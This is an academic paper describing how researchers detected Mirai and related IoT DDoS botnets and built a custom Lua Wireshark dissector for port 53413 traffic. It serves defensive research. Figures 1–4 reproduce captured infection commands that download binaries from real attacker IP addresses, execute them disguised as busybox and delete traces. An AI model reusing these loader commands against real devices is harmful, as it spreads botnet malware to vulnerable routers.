May 15th, 10:00 AM

An Accidental Discovery of IoT Botnets and a Method for Investigating Them With a Custom Lua Dissector

Max Gannon
University of Alabama, Birmingham, gannonm@uab.edu

Gary Warner
University of Alabama, Birmingham, gar@uab.edu

Arsh Arora
University of Alabama, Birmingham, ararora@uab.edu

Follow this and additional works at: https://commons.erau.edu/adfsl

Part of the Digital Communications and Networking Commons, Forensic Science and Technology Commons, Information Security Commons, OS and Networks Commons, Other Computer Engineering Commons, and the Other Computer Sciences Commons

Scholarly Commons Citation

EMBRY-RIDDLE
Aeronautical University™
SCHOLARLY COMMONS

(c)ADFSL

AN ACCIDENTAL DISCOVERY OF IOT BOTNETS AND A METHOD FOR INVESTIGATING THEM WITH A CUSTOM LUA DISSECTOR

Max Gannon, Gary Warner, Arsh Arora

University of Alabama at Birmingham

1201 University Blvd, Birmingham, AL 35233

{gannonm, gar, ararora}@uab.edu

ABSTRACT

This paper presents a case study that occurred while observing peer-to-peer network communications on a botnet monitoring station and shares how tools were developed to discover what ultimately was identified as Mirai and many related IoT DDOS Botnets. The paper explains how researchers developed a customized protocol dissector in Wireshark using the Lua coding language, and how this enabled them to quickly identify new DDOS variants over a five-month period of study.

Keywords: IoT, Botnet, Mirai, Wireshark, LUA, DDOS

1. INTRODUCTION

The Internet of Things (IoT) has been the focus of much attention in the latter half of 2016. It is well-established that the Internet of Things is growing at a rapid pace and the number of IoT devices already approaches the number of people on the planet [Nordrum, 2016]. With this growth, security breaches could cause unprecedented damage to consumers and threaten the safety of the internet as a whole. The Federal Trade Commission is facing this problem by offering a $25k prize to anyone who can provide a way to protect against security vulnerabilities caused by out-of-date IoT devices [Commission, 2016]. At the beginning of 2017, the FTC went even further, filing suit against D-Link alleging that they had misled the public by claiming their devices were secure, when in fact, their IP-cameras and routers were not [Fair, 2017].

The problem came into the limelight when the website of famous security journalist Brian Krebs came under a Distributed Denial of Service (DDOS) attack with a speed of close to 650 Gbps [Krebs, 2016a]. This attack surprised the information security world with its sheer magnitude, almost double the size of the previous record. Just over a month later, internet users around the world noticed when Dyn came under attack, again breaking the record at an estimated 1.2Tbps [Hilton, 2016]. Both of these times the majority of the attack was directly attributed to the Mirai botnet. Mirai created an army of routers and various IoT devices forcing them to become a part of this onslaught [Krebs, 2016b]. As the scanners used by Mirai began to hit the botnet monitoring stations running in the authors' lab, it caused a temporary shift in focus from Kelihos botnet tracking towards Mirai botnet tracking. In the following paper, a brief case

study is presented of how a distinctive purpose Lua decoder was developed for Wireshark to study IoT botnet traffic, and results of the investigation using the decoder are shared.

2. BACKGROUND

The researchers have been monitoring the Kelihos botnet, watching inbound traffic requests, because of the peer-to-peer nature of the botnet. By watching the inbound requests, one can learn the identity of other infected nodes which are asking the monitored node for commands, and this is helpful in trying to determine the size and scope of the botnet. Regular Kelihos traffic often makes a port 80 request for a file that our monitored node can either provide directly or can serve as a proxy to provide.

Beginning around August 4, 2016, requests began to be seen on a high-numbered UDP port (53413) instead. Wireshark, a network monitoring, network protocol analysis tool, believed that port 53413 was Skype traffic and displayed error messages that the protocol decode was failing. Upon manual review of these packets, it was learned that the traffic was trying to execute a Trivial File Transfer Protocol (tftp) file download of a shell script file, but was doing so using a command prefix of busybox.

"Busybox" is a commonly deployed binary on embedded Linux systems that allows a single executable to replace a large set of executables by emulating the function of many standard Linux commands [Vlasenko, 2008]. After discovering the purpose of the "busybox" prefix, it became evident that this traffic was not targeting the botnet monitoring station as part of Kelihos Command & Control traffic, but rather in the context of a scan to discover embedded Linux systems. Port 53413 was found to be a hardcoded backdoor port of particular Chinese-manufactured routers, with the most common being Netcore and Netis

routers, as has been well documented since August 2014; TrendMicro recorded at least two million vulnerable routers on the Internet [Yeh, 2014].

3. EARLY EXAMPLE SCRIPT

After discovering that this was not Kelihos, the researchers began gathering the files that the monitoring station was instructed to download as if it were an obedient Netis router following the given commands. It was on August 11, 2016, that it was discovered that the monitoring station was being invited to join an IRC-driven DDOS Botnet. This was done via the plain text command shown in Figure 1.

```
cd /tmp || cd /var/run || cd /mnt || cd /shm || cd /root || cd /;

wget http://64.137.205.11/lol.sh;

chmod 777 lol.sh ;

sh lol.sh ;

rm -rf lol.sh
```

Figure 1. First Received Commands

This command directed any infected routers to change into a local directory, if it exists, named either /tmp, /var/run, /mnt, /shm, /root, or /. From that directory, the devices are then told to wget the file lol.sh from the IPv4 address 64.137.205.11. They are then told to wget the file lol.sh from the IPv4 address 64.137.205.11. They are then told to make the file executable with chmod, execute its contents with sh, and then remove the "evidence" with rm -rf. The file contains 2 lines of code which have been separated into distinct commands in Figure 2 below.

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf *;\

wget http://64.137.205.11/xxms ;

cat xxms >busybox;chmod 777 busybox;./busybox

cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf *;

wget http://64.137.205.11/xxsel ;

cat xxsel >busybox;chmod 777 busybox;./busybox
```

Figure 2. File Contents

These commands also attempt to change into a directory, if it exists, named either /tmp, /var/run, /mnt, /root, or /. However, once that destination is reached they are then directed to remove any files in that location. Wget is then used to fetch xxms from the same location, 64.137.205.11. While the process has been similar up until this point, when it comes to execution the script contents are subtler. Using "cat" to rename the downloaded file to busybox, the new file is set to be executable with chmod, and is then executed as an application. This process is likely used so that anyone listing the running processes on the box would not see the DDOS bot's name, but rather see "busybox" which should raise no alarms on a Netis router, where the file is factory installed. The second command goes through the same process with "xxsel." This second repetition deletes the original "busybox" file, but does not interfere with its functions because the original is already running in memory where it will remain until the next hard reboot of the router.

3.1 Multi-platform Progression

September 23, 2016

```
cd /tmp/;

busybox tftp 208.67.1.175 -c get tftp2.sh; sh tftp2.sh;

busybox tftp -r tftp1.sh -g 208.67.1.175; sh tftp1.sh;

busybox wget http://208.67.1.175/gtop.sh; sh gtop.sh;

ftpget -v -u anonymous -p anonymous -P 21 208.67.1.175 ftp1.sh ftp1.sh;sh
```

1.1

1.2 *Figure 3.* Original Multi-platform

By this time, the criminals had begun to realize that their binary could be running on many different platforms in addition to the Netis/Netcore routers. To accommodate this, scanners began attempting to execute many different versions of the same binary, compiled for different chipset. For example, the "gtop.sh" in the command shown in Figure 3 above contained this set of commands:

```
cd /tmp && wget -q http://208.67.1.175/jackmymipsel && chmod +x jackmymipsel && ./jackmymipsel
cd /tmp && wget -q http://208.67.1.175/jackmymips && chmod +x jackmymips && ./jackmymips
cd /tmp && wget -q http://208.67.1.175/jackmysh4 && chmod +x jackmysh4 && ./jackmysh4
cd /tmp && wget -q http://208.67.1.175/jackmyx86 && chmod +x jackmyx86 && ./jackmyx86
cd /tmp && wget -q http://208.67.1.175/jackmyarmv6 && chmod +x jackmyarmv6 && ./jackmyarmv6
cd /tmp && wget -q http://208.67.1.175/jackmyi686 && chmod +x jackmyi686 && ./jackmyi686
cd /tmp && wget -q http://208.67.1.175/jackmypowerpc && chmod +x jackmypowerpc && ./jackmypowe
cd /tmp && wget -q http://208.67.1.175/jackmyi586 && chmod +x jackmyi586 && ./jackmyi586
cd /tmp && wget -q http://208.67.1.175/jackmym86k && chmod +x jackmym86k && ./jackmym86k
cd /tmp && wget -q http://208.67.1.175/jackmysparc && chmod +x jackmysparc && ./jackmysparc
```

Figure 4. Contents of gtop.sh

In this case, variants can be identified for the x86, ARM, PowerPC, i686, i586, and Sparc chipsets, based on the file names alone. Each command that is for the wrong chipset will fail to execute so that in the end, only one DDOS bot will be loaded into memory.

Because the binaries tended to be ELF binaries, researchers used the Bokken open source reverse engineering tool, and the Inguma vulnerability research toolkit to perform disassembly and analysis [Koret, 2016, Torio, 2016]. The analysis revealed an internal command set making it understandable that DDOS was the objective. An example of this can be seen in the disassembly of the "processCmd" function shown in Figure 6. Some particularly interesting strings found in the code of the botnet include those shown in Figure 5.

```
PING.TRIGGERED.HTTPFLOOD.UDPFLOOD.HUGFLOOD.KILLATTK.
PLEASELETMEGO.DEVCLEAN
```

Figure 5. DDOS Commands

Figure 6. ELF Code Disassembly

Similarities in the source code revealed in our disassembly, exposed a high degree of similarity to the Lizard Squad code that was posted on GitHub in 2014. Although the code retrieved from the infected hosts is not in the

same easy to read C code format as the LizardSquad's, with the use of Bokken the parallels can easily be seen in Figure 7.

4. THE SPECIFICS OF AN IOT COMMUNICATIONS LUA DISSECTOR

Wireshark uses a powerful embedded scripting language called Lua [Ierusalimschy, 2016]. The creators of Lua based much of its structure on a previous language called Sol. Since Sol means

"sun" in Portuguese, they named their language Lua, which means "moon" [Ierusalimschy, 2001]. Within the context of Wireshark, Lua is used primarily as a dissector. Similar to JSON parsing, it allows the analyst to add conditions that Wireshark will check as it analyzes network packets that will cause certain portions of the packet to be identified as new fields.

Figure 7. Disassembly Compared to Source Code

To create a Lua dissector for the type of communications used by the IoT botnets, it becomes necessary to register each area of

interest so that it can be operated upon and displayed. Therefore, to build a dissector for the IoT network traffic we first determined

which specific sections of the IoT communications were of interest to us. When we originally examined the traffic, the sections we considered to be important were:

1. The directories ordered to traverse
2. The IP address directed to download a file from
3. The file to download
4. The size of the command

These sections were set using basic Lua regular expressions based off a streamlined command structure ("；". ". /," "cd," etc.). After selecting the data that represented each section, we then registered each of these sections as a field and added them to Wireshark's tree display. The Lua file extends Wireshark by adding the desired dissector fields as a new protocol using the "Proto" command, and then declaring some "subtree" items and telling the dissector how to display them as shown in Figure 8.

```
--Create Protocol
botnet_proto = Proto("botnet", "For dissection of multiple botnets using udp port 53413")
--Create Protocol Fields
local directories = ProtoField.string("botnet.dir", "Directories","Directories to traverse")
local directedip = ProtoField.string("botnet.dip", "DirectedIP", "IP to act on")
```

Figure 8. Creating Fields

One of the most useful aspects of registering a dissector this way is that it easily allows for the usage of protocol specific sorting of columns based on declared protocol fields, such as the IP address we were directed to download files from. In order to activate this dissector, it must be bound to a specific port so that it can process traffic over that port. In this case, the vulnerable Netis Router UDP port 53413 was chosen as it was consistently communicated with. The process for this activation can be seen in Figure 9 below.

```
--Register this dissector to handle everything over udp port 53413

udp_table = DissectorTable.get("udp.port")

udp_table:add(53413, botnet_proto)
```

Figure 9: Binding to Port 53413

The rest of the logic of the Lua file parses the possible contents of the port 53413 packets and turns those into logical information that is now displayed as part of the packet decode.

Figure 10. UDP Bot Filter Applied in Wireshark

In Figure 10 above, packets have been filtered only to show port 53413 packets, which are displayed as being of the "UDP Bot" Protocol type. Packet 10 is decoded showing a tree entry for

"Botnet Protocol" containing three subsections, Info, Actions, and Files. Within the subtree Info, the number of bytes in the command is given as "Buffer Size:," Directories being sought, in this case "/tmp," "/var," and "/dev" are displayed, along with the IP address to which we are instructed to fetch files. The Full Request is displayed: "busybox tftp r min g 91.134.141.49" as well as the name of the file requested: "min."

This was sufficient for the original simplified commands, however, once the traffic became more complex it was necessary to create more complex rules for determining the sections as well as to create additional fields to accommodate for said sections:

5. All other actions we were directed to take

In some cases, when there were a large number of additional actions listed, Wireshark would truncate the displayed data. To compensate for that, we created three supplementary subsections that each divide the data into three visible nontruncated sections.

Over time, the Botnet authors created more complex messages, sometimes including a wget, tftp, and curl directive in one packet. To ensure that all relevant data was available we created another field that expanded as needed to include all files mentioned.

Having established the relevant fields, we then

set it up so that the dissector could recognize the difference between wget, ftp, "netcore," "GET / HTTP/1.1 Host: www," and malformed packets. Lastly, we registered the dissector to only UDP port 53413; however, this did not overwrite preexisting dissectors for port 53413, such as DNS Mail exchange queries.

The dissector code is partly modelled on the dissector.lua code found on Daniel Mack (AKA Zonque)'s [Mack, 2017] Github page and from Github user Jon Tai (AKA jtai)'s statsd dissector.lua [Tai, 2016].

5. OBSERVATIONS FROM OVER 250 DOWNLOADS

We have observed several distinct families of botnets, including the most well-known, the Mirai botnet; however, the most commonly found binaries were "custom" botnets. These binaries were primarily made up of source code, copied from Pastebin [Pastebin, 2017], or a similar site, with a few minor changes. The most commonly used base for the samples we encountered was old "stolen" LizardSquad code

that is still available on the page of GitHub user 'gh0std4ncer' [*Post stolen IRC bot source from Lizard Squad*, 2015]. The first commit of this code was even titled "Post stolen IRC bot source from Lizard Squad." This essential tool template was most used by individuals with some understanding of coding. The influences of this code can be seen in the lightaidra, STD, and other botnets [MalwareMustDie, 2016] in Figure 11.

Figure 11. Influence of the Code

The next category of binaries we encountered was from individuals who did not seem to know what they were doing but were able to purchase or rent other hacker's code. The hallmark for these types was the frequent usage of built-in tutorials. These most commonly took the form of lists of IRC commands, as displayed in Figures 12, and 13 with comments as to the purpose of each function.

The binaries containing tutorials were paradoxically more complex than many of the custom-built systems and had significantly more functionality. The next category is reserved for the fastest growing/resurging botnets we have under observation, Kaiten [Shellz, 2016], and Mirai [Gamblin, 2016]. Kaiten has quite a bit of built-in tutorials and helpful hints on how to use it, but what differentiates it from the other similar botnets is its sheer number of available functions. From "XMAS" attacks to website flooding to an STD botnet style "non-spoof UDP flooder" Kaiten has every tool and more importantly, it is only growing. We cannot speak for the community as a whole, however, in the files we have observed Kaiten is the fastest growing "User-friendly" botnet whose code is available online.

The last distinctly different family that we have encountered is the well-known Mirai botnet. What distinguishes the current generation of Mirai from the other botnets is its obfuscation. Up until Mirai became popular, it was rare to see a binary that had any real attempts at obfuscation. The base binary itself does not have particularly concerning additional capabilities, but the fact that its code is not immediately readable to anyone may indicate a change in the skill based stratification of hackers.

Figure 12. IRC Commands in Code

Figure 13. IRC Commands from Strings

6. THE MOST POPULAR AND ELUSIVE HOST

The monitoring station has been instructed to access the IP address 91.134.141.49 over 700 times in the course of this study. To better understand the magnitude of this fact, the next closest IP address involved is 50.115.172.10 with only 180 instructed downloads. The number of times instructions to access this IP is certainly significant, but it is also important to note that this "busybox" command was received from at least 120 unique IP address. Throughout the process, researchers have consistently fetched the files that were being commanded, but have always been met with the same 403 Permission Denied. These statistics on 91.134.141.49 are important to note, but this IP address is also of interest for different reasons.

There are several facts about this IP address that are not directly part of this study but are fascinating from the perspective of other researchers. The first is that VirusTotal, a Google-owned site that encourages people to submit malware and dangerous URLs for review, first listed this IP address on 2016-07-26, which coincides with the first day recorded by the authors as well [VirusTotal, 2016]. The second fact is that 91.134.141.49 is hosted in France on an IP address leased from traditional hosting company OVH. The third fact of interest is that all IP addresses that have directed us to request files from 91.134.141.49 have only directed us to 91.134.141.49. The fourth is that 91.134.141.49 is listed as a mail server for tablet5[dot]com and has all expected MX ports responding, but also inconsistently has FTP and HTTPS available for discovery. This port availability is important as it indicates maintenance and potentially intentional control of available services and files. Lastly, the majority of requests directed at it are "busybox tftp" which requests FTP services. Given this information, if 91.134.141.49 is intentionally hosting malicious files it is part largest IoT botnet that we have observed.

7.   THE EVOLUTION OF AN IOT BOTNET

We have also been able to use the information we have obtained from our tools to track changes in the botnets over time. Some of this was touched on earlier in our discussion of the different botnet families, but it is important to note the distinction between different botnet families and the change in a particular family or node. The case of the IP address 185.61.138.211 is a particularly suitable example of the change in a particular family. On three separate occasions, files were retrieved from the host, each time maintaining

a similarly numbered naming scheme, as can be seen in the Figure 14.

Figure 14. Files Retrieved Over Time

Despite that, the only file that remained unchanged across the one-month period was the shell file bin2.sh. The first samples show components of the STD, LizardSquad, and other botnets (StartTheLelz, PROBING, STD); and include the scanner, sendSTD, sendHOLD, sendHTTP, and sendTCP utilities. The next generation of files taken on 2016-08-31 had dropped some of the previous versions utilities as well as its user agent section for a more robust feature set and an increased focus on FTP and RPC usage. The 3rd generation moved on to the usage of the Pokmon botnet. This production included substantial changes in its operational methods including the specific use of an SSH scanner, Telnet scanner, RPC exploits, and a continued usage of FTP.

8.   CONCLUSION

Over a five-month period of observation, the authors have moved from noticing strange inbound traffic on a botnet monitoring station to having developed a sophisticated method of isolating IoT botnet scanners and automating the process of determining what commands they are attempting to deliver. Through this process the advantage of building a custom Lua dissector in Wireshark was demonstrated and a considerable number of IoT DDOS C&C and distribution points were identified. While

this study focused on monitoring a single commonly exploited IoT UDP port, future work will expand to monitor many additional ports.

REFERENCES

Commission, F. T. (2016, December). *The iot home inspector challenge.* Retrieved from https://www.ftc.gov/ iot-home-inspector-challenge

Fair, L. (2017, January). *D-link case alleges inadequate internet of things security practices.* Retrieved from https://www.ftc.gov/news-events/blogs/business-blog/2017/ 01/d-link-case-alleges-inadequate-internet-things-security

Gamblin, J. (2016, October). *Leaked mirai source code for research/ioc development purposes.* Retrieved from https://github.com/jgamblin/Mirai-Source-Code

Hilton, S. (2016, October). *Dyn analysis summary of friday october 21 attack.* Retrieved from http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/

Ierusalimschy, L. H. C. W., Roberto; de Figueiredo. (2001). The evolution of an extension language: a history of lua. Proceedings of V Brazilian Symposium on Programming Languages.

Ierusalimschy, L. H. C. W., Roberto; de Figueiredo. (2016). *Lua 5.3 reference manual.* lua.org. Retrieved from http://www.lua.org/ manual/5.3/manual.html

Koret, J. (2016, September). *Inguma: A free penetration testing and vulnerability research toolkit.* Retrieved from http://inguma.sourceforge.net/

Krebs, B. (2016a, September). *Krebsonsecurity hit with record ddos.* Retrieved from https://krebsonsecurity.com/2016/09/ krebsonsecurity-hit-with-record-ddos/

Krebs, B. (2016b, October). *Who makes the iot things under attack.* Retrieved from https://krebsonsecurity.com/2016/10/ who-makes-the-iot-things-under-attack/

Mack, D. (2017, January). *Wireshark kdbus test bed.* Retrieved from https://github.com/zonque/wireshark

MalwareMustDie. (2016, February). *Mmd-0052-2016 - overview of "skidddos"elf++ irc botnet.* Retrieved from http://blog.malwaremustdie.org/2016/ 02/mmd-0052-2016-skidddos-elf-distribution.html

Nordrum, A. (2016, August). *Popular internet of things forecast of 50 billion devices by 2020 is outdated.* Retrieved from http://spectrum.ieee.org/tech-talk/ telecom/internet/popular-internet-of-things-forecast-of-50-billion-devices-by-2020-is-outdated

Pastebin. (2017, January). *pastebin.com.* Retrieved from http://pastebin.com/

Post stolen irc bot source from lizard squad. (2015, January). Retrieved from https://github.com/gh0std4ncer/ lizkebab/commit/ 66109304267790d5cf7c9c78454f4db2d849905c

Shellz. (2016, October). *A kaiten rewrite, with much new functionality, and many fixes for the old stuff!* Retrieved from https:// github.com/isdrupter/ziggystartux

Tai, J. (2016, March). *Statsd dissector.lua.* Retrieved from https://gist.github.com/jtai

Torio, H. T. (2016). *Bokken homepage.* Retrieved from http://www.bokken.re

VirusTotal. (2016, July). *Virustotal information for 91.134.141.49.* Retrieved from https://virustotal.com/en/ip-address/ 91.134.141.49/information/

Vlasenko, D. (2008). *Busybox: The swiss army knife of embedded linux.* Retrieved from https://busybox.net/about.html

Yeh, T. (2014, August). *Netis routers leave wide open backdoor.* Retrieved from https://blog.trendmicro.com/ trendlabs- security-intelligence/netis-routers-leave-wide- open-backdoor/